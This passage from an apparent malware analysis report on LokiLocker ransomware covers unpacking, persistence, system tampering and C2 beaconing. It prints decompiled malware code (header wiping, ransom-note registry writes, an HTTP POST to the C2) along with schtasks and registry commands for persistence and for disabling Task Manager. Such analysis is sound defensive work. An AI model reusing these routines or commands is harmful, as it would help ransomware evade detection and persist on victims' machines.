
Figure 7 - ByteArray definition, XOR decoding, GZip decompression

This data is then used to populate the functions that were previously empty or unable to be decompiled, which we saw initially within the "*Loki.*"* classes shown in Figure 3.

This Isn't Even My Final ~~Form~~ Function!

While the important functions have now been decoded and resolved, there's one final step to be taken before execution is passed into Loki's core. This function destroys the executable, to evade scanning solutions through a few distinct means.

Similar to the first function, the handle to the module in-memory is retrieved. From there, several operations take place, such as the overwriting of two strings into the Import Descriptor Table for CoreExeMain and Mscoree.dll, with NtContinue and Ntdll.dll respectively. Once this has been completed, the file changes the permissions of the PE Section Table Header and the COR20 MetaData Table Headers. It does this so it can overwrite these headers with null bytes. Figure 8 below shows a snippet of this function for reference.



```
if (flag3)
{
    byte* ptr5 = ptr + *(uint*)(ptr2 - 120);
    byte* ptr6 = ptr + *(uint*)ptr5;
    byte* ptr7 = ptr + *(uint*)(ptr5 + 12);
    byte* ptr8 = ptr + *(uint*)ptr6 + 2;
    global::Koi.VirtualProtect_Wrapper(ptr7, 11, 64U, ref num5);
    *(int*)ptr3 = 1818522734;
    *(int*)(ptr3 + 4) = 1818504812;
    *(short*)(ptr3 + (IntPtr)4 * 2) = 108;
    ptr3[10] = 0;
    for (int i = 0; i < 11; i++)
    {
        ptr7[i] = ptr3[i];
    }
    global::Koi.VirtualProtect_Wrapper(ptr8, 11, 64U, ref num5);
    *(int*)ptr3 = 1866691662;
    *(int*)(ptr3 + 4) = 1852404846;
    *(short*)(ptr3 + (IntPtr)4 * 2) = 25973;
    ptr3[10] = 0;
    for (int j = 0; j < 11; j++)
    {
        ptr8[j] = ptr3[j];
    }
}
for (int k = 0; k < (int)num; k++)
{
    global::Koi.VirtualProtect_Wrapper(ptr2, 8, 64U, ref num5);
    Marshal.Copy(new byte[8], 0, (IntPtr)((void*)ptr2), 8);
    ptr2 += 40;
}
global::Koi.VirtualProtect_Wrapper(ptr4, 72, 64U, ref num5);
byte* ptr9 = ptr + *(uint*)(ptr4 + 8);
*(int*)ptr4 = 0;
*(int*)(ptr4 + 4) = 0;
*(int*)(ptr4 + (IntPtr)2 * 4) = 0;
*(int*)(ptr4 + (IntPtr)3 * 4) = 0;
global::Koi.VirtualProtect_Wrapper(ptr9, 4, 64U, ref num5);
```

Figure 8 – IDT manipulation & overwriting of headers


Once this function completes, the binary then jumps to the beginning of the main function of the LokiLocker core, as shown in Figure 9, below.

Now that we've finished unpacking the sample, let's look at the core functionality of LokiLocker.

Functionality

Debug Logging

LokiLocker can be executed with a --log parameter, which will save a detailed, verbose log of the infection in “<malware_execution_path>\logs.txt.”



```
private static void Main(string[] A_0)
{
    try
    {
        for (int i = 0; i < A_0.Length; i++)
        {
            if (calli(System.Boolean(System.String,System.String), A_0[i], "--log", Koi.ZZZZZZZZZZZZZZZZZZZV[12]))
            {
                Koi.n\u00A0Ü\u0088\u0010(true);
            }
        }
    }
    catch
    {
    }
    DateTime dateTime = calli(System.DateTime(), Koi.ZZZZZZZZZZZZZZZZZZZV[57]);
    Koi.m\u00AD]\u0095\u0089();
    Koi.µ\u00BCÕ\u008Cç();
    Koi.k3\u00A3Ðà("Error handler initialized successfully.");
    Koi.k3\u00A3Ðà("Opening Mutex.");
    Koi.ù\u009Fö\u001FÌ();
    Koi.k3\u00A3Ðà("Mutex locked successfully.");
    Koi.k3\u00A3Ðà("Loading configuration.");
    Koi.7Þâ"\u00A2();
    Koi.k3\u00A3Ðà("Configuration loaded successfully.");
    if (ZZZV.DontRun)
    {
        Koi.k3\u00A3Ðà("Kill switch -> enabled.");
        Koi.k3\u00A3Ðà("Exiting with code 0.");
        Koi.Ø\u0015\u009FL\u00A9(0);
    }
```

Figure 9 - Relabelled "main” function with "--log" execution parameter

While the core sample is still obfuscated to a certain extent, the presence of these highly descriptive debugging strings makes this laborious analysis a little bit easier.

Persistence

Upon execution, the malware copies itself to “%ProgramData%/winlogon.exe,” sets its attributes to hidden and system, and creates a mutex called “LokiLocker.”

It achieves persistence in several ways:

- By creating a scheduled task to execute the malware binary on each logon:

```
schtasks /CREATE /SC ONLOGON /TN Loki /TR
%ProgramData%\winlogon.exe /RU SYSTEM /RL HIGHEST /F
```

- By adding the following value to the Software\Microsoft\CurrentVersion\Run under both HKCU and HKLM keys:

```
“Michael Gillespie” = %ProgramData%\winlogon.exe
```

- By copying the malware executable to the Common Startup folder

Michael Gillespie, cited in the example above, is the name of a well-known anti-ransomware researcher, who is very active on Twitter and the Bleeping Computers forum. It’s not the first time malware writers have given a “shout-out” to security researchers like this, but it’s a rare event. Another similar example was Maze ransomware, which used the name of another well-known anti-ransomware researcher as its “killswitch” file name.


Preparation

Before the encryption process starts, the malware performs the following actions:

- Reads its configuration; default config options are hard-coded in the binary’s Config class, but they can be supressed by values read from the config file
- If config file called loki.txt file exists, it copies it to %ProgramData%\config.Loki and reads the config values from there
- Displays a fake Windows Update screen, if configured to do so
- Kills specified processes
- Stops specified services
- Disables Windows Task Manager, if configured to do so, and drops wvtymcow.bat file with the following contents to the Startup folder:


```
REG add HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System
/v DisableTaskMgr /t REG_DWORD /d 1 /fac
```

- Deletes system backup and shadow copies
- Disables Windows Error Recovery
- Disables integrated firewall
- Removes system restore points
- Empties Recycle.bin
- Disables Windows Defender
- Changes User Login Note (as seen in Figures 10 and 11)



```
public static void ChangeUserLoginNote()
{
    string text = "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Policies\\System";
    string[] array = new string[]
    {
        "legalnoticecaption",
        "legalnoticetext"
    };
    string[] array2 = new string[]
    {
        "Encrypted by Loki locker",
        WorkerRoutines.UserLoginRansomNote
```

Figure 10 - Code to change user login




Encrypted by Loki locker

All your files have been encrypted due to a security problem with your computer
If you want to restore them, write us to the e-mail: d4rkw4ve@tutanota.com
Write this ID in the title of your message: [redacted]
In case of no answer in 24 hours write us to this e-mail: dark4wave@yandex.com

Figure 11 - LokiLocker's user login note

- Changes original equipment manufacturer (OEM) info in the registry SOFTWARE\Microsoft\Windows\CurrentVersion\OEMInformation (as seen in Figure 12)



```
public static void ChangeOEMRegistryInformation()
{
    string text = "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\OEMInformation";
    string[] array = new string[]
    {
        "Manufacturer",
        "SupportPhone"
    };
    string[] array2 = new string[]
    {
        "Encrypted by Loki locker",
        WorkerRoutines.RegistryOEMRansomNote
    };
```


Figure 12 – Code that changes OEM information

Network Communication

The malware sends a beacon containing the following information in a POST request to the index.php script hosted on the command-and-control (C2) server, as seen in Figure 13. The C2's URL is hard-coded in the binary's config and is set to **loki-locker[.]one**. The "user" and "chat-id" fields are hard-coded, while the other information is generated based on the victim's system properties:

- unique-id=<*volume_serial_number*>

- disk-size=<*size_of_main_drive*>
- user=<*hardcoded_affiliate_username*>
- cpu-name=<*cpu*>
- ram-size=<*physical_memory*>
- os-name=<*name_of_operating_system*>
- chat-id=<*hardcoded_number*>



```
private static string SendHTTPPostToC2(string A_0)
{
    string result = null;
    try
    {
        IntPtr intPtr = IntPtr.Zero;
        IntPtr intPtr2 = IntPtr.Zero;
        IntPtr intPtr3 = IntPtr.Zero;
        byte[] array = ZZZZZZZZZs.ZZZZZZZZZt(calli(System.Text.Encoding(), Koi.ZZZZZZZZZZZZZZZZZZZV[9]), ZZZZZZZZZJ.ZZZZZZZZZO(new string[]
        {
            "unique-id=",
            Workers_.UniqueID,
            "&disk-size=",
            Koi.DiskSize(),
            "&user=darkwave&cpu-name=",
            Koi.CPUName(),
            "&ram-size=",
            Koi.RAMSize(),
            "&os-name=",
            Koi.ChatID(),
            "&chat-id[redacted]
        }));
        int num = 1048576;
        IntPtr intPtr4 = Koi.l-EÖª(num);
        IntPtr intPtr5 = Koi.l-EÖª(array.Length);
        Koi.{FÆÝH(array, 0, intPtr5, array.Length);
        if (calli(System.Boolean(System.IntPtr,System.IntPtr), intPtr = Koi.4\u0001üzX("Loki/1.0", 1, null, null, 0), IntPtr.Zero, Koi.ZZZZZZZZZZZZZZZZZZZV[
        {
            int num2 = Koi.Ñx2\u00A1\u0007();
            Koi.ý\u009ElÕ\u00B6(Koi.\u000Aè\u0087Y7("Failed to open Internet. (error code -> ", num2.ToString(), ")."));
        }
        else if (calli(System.Boolean(System.IntPtr,System.IntPtr), intPtr2 = Koi.P\u000F\u00A2]J(intPtr, A_0, 80, null, null, 3, 0, IntPtr.Zero), IntPtr.Ze
          Koi.ZZZZZZZZZZZZZZZZZZZV[10]))
        {
            int num3 = Koi.Ñx2\u00A1\u0007();
            Koi.ý\u009ElÕ\u00B6(Koi.\u000Aè\u0087Y7("Failed to connect Internet. (error code -> ", num3.ToString(), ")."));
        }
        else
        {
            IntPtr intPtr6 = intPtr2;
            string text = "POST";
            string text2 = "index.php";
            string text3 = null;
            string text4 = null;
            string[] array2 = new string[2];
            array2[0] = "*/*";
```

Figure 13 – Part of network communication code (POST to index.php)

The URL resolves to 91[.]223[.]82[.]6. The user-agent used in all communication is Loki/1.0.

As a response from C2, the malware expects an obfuscated public key in the form of a JSON object. The response buffer can have maximum size of 0x100000 (1048576 bytes).

{
“public” : ”*[base64(xor(attackers_public_key, 0x0652))]*”,

“message_id” : *[int]*


}

The malware also communicates with the “tg.php” script on the same server, as seen in Figure 15, which appears to be the API endpoint for status updates from the bot. It’s mainly used to inform the C2 about the progression of the encryption process. The following parameters can be passed to the script:

- unique_id

